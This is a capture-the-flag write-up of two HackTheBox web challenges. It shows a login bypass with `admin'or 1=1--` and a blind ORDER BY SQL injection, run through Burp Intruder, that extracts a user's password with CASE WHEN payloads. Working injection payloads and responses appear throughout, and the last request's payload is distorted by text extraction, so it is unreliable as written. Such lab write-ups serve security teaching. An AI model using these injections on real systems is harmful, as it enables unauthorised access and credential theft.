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## **Auth0 CTF x HackTheBox**

Minh Giang

2021-10-19


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## WEB - EsQueElle (600)


We think our agency's login panel application might be vulnerable. Agent, could you assess the security of the website, and help us prevent malicious actors from gaining access to our confidential information?

As this is a web challenge, let's first look at the login page of the application.




**Figure 1:** Login page

First thing we can try is a SQL injection using `admin'or 1=1--` as the username and any character for the password (I'll be using `a` in this case).



**Figure 2:** Injection




**Figure 3:** Injection successful

Hooray, the login page is definitely vulnerable to SQL injections! The flag is `HTB{sql_injecting_my_way_in}`.

## WEB - Swift Jobs (600)


You have been tasked with a pentesting engagement on a job posting platform. They've provided you with a mockup build of the website, see if you can find a way to disclose any sensitive information.

First, let's visit the web application.



**Figure 4:** Homepage


Now, let's see the requests using Burp Suite.



**Figure 5:** POST request in Burp Suite

I found that the POST request sends `date DESC` which is a SQL ORDER BY clause. Let's send the request to repeater and see if it's vulnerable by using CASE WHEN statement.


For the first test, I will make the condition true. If the injection works, then the results should be ordered by the date, ascending.



**Figure 6:** TRUE condition in repeater

The true condition indeed worked and sorted the results by the date. To make sure that it really is vulnerable, I am now going to make the condition false and see if it orders the result by salary.





**Figure 7:** FALSE condition in repeater

From the result, it sure shows that the results are ordered by the salary.

Based on the source code that was given, the flag is held in the `users` table where the username is `flagholder`. First, I am going to find the length of the password using intruder.

The image shows two screenshots related to a security challenge.

The top screenshot is a Visual Studio Code editor showing a SQL script in a file named `database.sql`. The script creates a table named `users` with columns `username` and `password`, both of type `varchar(256)` and `NOT NULL`. It also creates a table named `jobs` with a column `id` of type `int` and `NOT NULL`. The script includes a `INSERT INTO` statement for the `users` table, inserting a user named `'flagholder'` with a password `'HTB(f4k3 fl4g f0r t3st1ng)'`. The script also includes `ALTER TABLE` statements for the `jobs` table, adding a primary key and an auto-incrementing `id` column.

The bottom screenshot is a Burp Suite Professional v2021.8.3 window showing the `Payload Positions` tab. The `Attack type` is set to `Sniper`. The `Request` tab is selected, showing a POST request to `/api/list` with various headers and a body. The body contains a SQL query: `{*order:*(SELECT CASE WHEN (LENGTH(password) > $0$) THEN title ELSE salary END FROM users WHERE username = 'flagholder')--*}`. The `Positions` tab is also visible, showing the request body. The `Start attack` button is highlighted.


Based on the injection, a true condition would return a response containing the results in the order (by title) of):


```
1 [{"id":8,"title":"Community Manager","salary":2700,"location":"Texas City",  
2 {"id":5,"title":"Content Engineer","salary":3000,"location":"San Antonio",  
3 {"id":1,"title":"Graphic Designer","salary":2000,"location":"Houston",  
4 {"id":4,"title":"Marketing Manager","salary":4500,"location":"Amarillo",  
5 {"id":6,"title":"People Operations Manager","salary":2900,"location":"El Paso",  
6 {"id":3,"title":"Product Designer","salary":3000,"location":"Austin",  
7 {"id":2,"title":"Project Manager","salary":4000,"location":"Dallas",  
8 {"id":7,"title":"Sales Executive","salary":2000,"location":"Arlington",  
   "type":"Full Time","date":"2021-08-13"}]
```

Whereas, a false condition would return the following response:

```
1 [{"id":1,"title":"Graphic Designer","salary":2000,"location":"Houston",  
   "type":"Freelance","date":"2021-09-15"},  
2 {"id":7,"title":"Sales Executive","salary":2000,"location":"Arlington",  
   "type":"Full Time","date":"2021-08-13"},  
3 {"id":8,"title":"Community Manager","salary":2700,"location":"Texas City",  
   "type":"Remote","date":"2021-08-27"},  
4 {"id":6,"title":"People Operations Manager","salary":2900,"location":"El Paso",  
   "type":"Full Time","date":"2021-09-08"},  
5 {"id":3,"title":"Product Designer","salary":3000,"location":"Austin",  
   "type":"Full Time","date":"2021-09-03"},  
6 {"id":5,"title":"Content Engineer","salary":3000,"location":"San Antonio",  
   "type":"Remote","date":"2021-08-07"},  
7 {"id":2,"title":"Project Manager","salary":4000,"location":"Dallas",  
   "type":"Contract","date":"2021-09-10"},  
8 {"id":4,"title":"Marketing Manager","salary":4500,"location":"Amarillo",  
   "type":"Full Time","date":"2021-09-12"}]
```

I can use this information to grep for a successful response.

**Figure 8:** Grep option

**Figure 9: Results**

This shows that the password contains 31 characters. Now we can try to brute force the password column using the same concept of conditions.

**Burp Suite Professional v2021.8.3 - Temporary Project - licensed to trial user [single user license]**

Attack type: **Cluster bomb**

1 POST /api/list HTTP/1.1  
2 Host: 134.209.27.142:31289  
3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:78.0) Gecko/20100101 Firefox/78.0  
4 Accept: \*/\*  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Referer: http://134.209.27.142:31289/  
8 Content-Type: application/json  
9 Origin: http://134.209.27.142:31289  
10 Content-Length: 123  
11 Connection: close  
12  
13 {  
14 "order":  
15 "(SELECT CASE WHEN (SUBSTRING(password, 518, 1) = '5a5') THEN title ELSE salary END FROM users WHERE username = 'flagholder')--")  
16 }  
17

2 payload positions Length: 501

